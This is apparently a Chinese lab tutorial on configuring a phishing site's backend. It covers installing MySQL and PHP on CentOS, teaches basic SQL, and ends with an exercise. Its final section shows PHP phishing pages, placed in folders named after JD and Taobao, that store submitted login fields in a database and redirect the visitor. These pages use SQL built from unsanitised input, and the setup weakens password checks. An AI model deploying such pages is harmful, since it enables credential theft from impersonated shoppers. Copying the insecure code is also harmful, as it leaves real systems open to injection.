

钓鱼网站数据库配置

一、数据库的下载、安装、配置

下载

- 1、首先是使用wget命令，下载rpm包：

```
wget http://dev.mysql.com/get/mysql57-community-release-el7-8.noarch.rpm
```

安装

- 2、然后是本地安装localhostinstall命令：

```
yum localinstall mysql57-community-release-el7-8.noarch.rpm
```

- 3、安装后查询：

```
yum repolist enabled | grep "mysql.*-community.*"
```

- 4、禁用mysql模块：

```
sudo yum module disable mysql
```

- 5、修改公钥url：

```
rpm --import https://repo.mysql.com/RPM-GPG-KEY-mysql-2022
```

- 6、安装mysql-community-server：

```
sudo yum -y install mysql-community-server
```

- 7、启动mysql服务成功：

```
systemctl start mysqld
```

- 8、查看mysql服务状态：

```
systemctl status mysqld
```

配置

- 9、查找文件my.cnf所在路径：

```
find / -name 'my.cnf'
```

- 10、在文件my.cnf末尾添加关闭密码校验的配置，保存退出：

```
validate-password=OFF
```

- 11、重启mysql服务

```
systemctl restart mysqld
```

- 12、根据mysqld.log文件查看初始密码：

```
grep 'temporary password' /var/log/mysqld.log
```

- 13、登录账号，并修改账号密码（这里我修改为123456）：

```
mysql -u root -p
```

输入上一步中获取的初始密码，登录。

14、修改密码：

```
alter user 'root'@'localhost' identified by 'root';
```

15、退出mysql并重启mysql服务

```
exit
```

```
systemctl restart mysqld
```

16、查看mysql服务的端口：

```
ps -ef|grep mysqld
```

```
netstat -nap|grep mysqld服务的进程号
```

二、数据库的增删改查

数据库的创建

```
create database [name];  
eg:  
create database test1 character set = utf8; #设置编码可以显示中文
```

数据库的删除

```
drop database [name];  
例子  
drop database test1
```

显示当前数据库名

```
SHOW DATABASES;
```

创建表

```
create table student1( #创建一个表,叫做student  
id int primary key, #创建一个整形id字段, primary key 主键不为空且唯一  
name varchar(10), #创建一个char类型name字段  
age int, #创建一个整形age字段  
height float, # 创建一个浮点型 height字段  
hobby char(10), #创建一个hobby char类型字段  
address varchar(12) #创建一个address 字符型  
)default charset=utf8; #默认编码UTF-8
```

向表内添加数据

```
INSERT into student1 values(1,'admin',20,180,'swimming','五道口')  
insert #插入  
into #到.....地方  
student1 # 我们之前创建的表名  
values() #我们创建的字段里面填入值
```

修改表内数据

```
update student1 set address='八道口',hobby='play';
update #更新
student1 #表
set #设置
address='八道口',hobby='play' #字段值
```

条件修改

```
update student1 set address='猜我到底是几道口' where id=1 or name='admin';
update #更新
student1 #表名
set #设置
address='猜我到底是几道口' #字段值
where id=1 or name='admin' #什么地方id=1 或者name='admin'
总体语句意思：更新student1这张表，把address这个字段的值改为‘猜我到底是几道口’并且这个地方需要id=1 或者 name=admin'
```

删除表内数据

```
delete from student1 where id=2 and address='五道口';
delete #删除
from #什么地方
where #条件 id=2并且address=五道口
```

一般查询

```
select [字段] from [表] = 库名.表名
select name from student1
```

条件查询

```
SELECT [字段] FROM [库名.表名] where 已知条件的字段名="已知条件的值"
SELECT [字段] FROM [库名.表名] where 已知条件1的字段名="已知条件1的值" AND 已知条件2的字段名="已知条件2的值"
```

三、安装php环境

1.安装

```
[root@new yum.repos.d]# yum install php php-mysqlnd
```

```
已安装：
php-7.2.24-1.module_el8.2.0+313+b04d0a66.x86_64
php-mysqlnd-7.2.24-1.module_el8.2.0+313+b04d0a66.x86_64
php-fpm-7.2.24-1.module_el8.2.0+313+b04d0a66.x86_64
nginx-filestream-1:1.14.1-9.module_el8.0.0+184+e34fea82.noarch
php-cli-7.2.24-1.module_el8.2.0+313+b04d0a66.x86_64
php-common-7.2.24-1.module_el8.2.0+313+b04d0a66.x86_64
php-pdo-7.2.24-1.module_el8.2.0+313+b04d0a66.x86_64
```


完毕！

2.修改配置文件

- 修改主配置文件 `/etc/php.ini`

```
vim /etc/php.ini
```

- 修短标记配置为ON



```
190 ; documents, however this remains supported for backward comp
ons.
191 ; Note that this directive does not control the <?= shorthand
n be
192 ; used regardless of this directive.
193 ; Default Value: On
194 ; Development Value: Off
195 ; Production Value: Off
196 ; http://php.net/short-open-tag
197 #short_open_tag = Off
198 short_open_tag = ON
199 ; The number of significant digits displayed in floating poin
200 ; http://php.net/precision
201 precision = 14
202
203 ; Output buffering is a mechanism for controlling how much ou
@@@
-- 插入 --
```

3.编写测试文件 `index.php`

```
[root@new etc]# cd /var/www/html
[root@new html]# ls
jd taobao
[root@new html]# cd taobao/
[root@new taobao]# ls
[root@new taobao]# vim index.php
<?php phpinfo(); ?>
```

4.重启 httpd 服务

```
[root@new taobao]# systemctl restart httpd
```

5.验证

PHP Version 7.2.24



System	Linux new 4.18.0-147.el8.x86_64 #1 SMP Wed Dec 4 21:51:45 UTC 2019 x86_64
Build Date	Oct 22 2019 08:28:36
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-curl.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-mysqlnd.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_sqlite.ini
PHP API	20170718

四、钓鱼网站的数据库配置

1. 钓鱼网站页面 index.php 解读

```
<html>
<head>
<meta http-equiv="REFRESH" content="0;url=jd.html">
<!-- 停留2秒钟后自动刷新到URL网址。 -->
</head>
<body>
</body>
</html>
```

2. 钓鱼网站页面 error.php 解读

```
<?php
    $nam = $_POST['123'];
    $pas = 666;

    $link = mysqli_connect('127.0.0.1', 'root', '');
    mysqli_select_db($link, '21000');
    mysqli_query($link, "SET NAMES 'GBK'");
    $sql = "INSERT INTO 21000(username,password) VALUES('$nam','$pas')";
    mysqli_query($link, $sql);
?>
<html>
<head>
    <script type="text/javascript">
        function goBack()
        {
            window.history.back() //后退+刷新
        }
    </script>
</head>
<body onload="goBack()"> <!-- 加载之后立即执行一段 JavaScript -->
</body>
</html>
```

3.钓鱼网站页面 jd.html 解读

五、练习

- 根据解读的源码，设计数据库和表
- 要求数据库名称为学号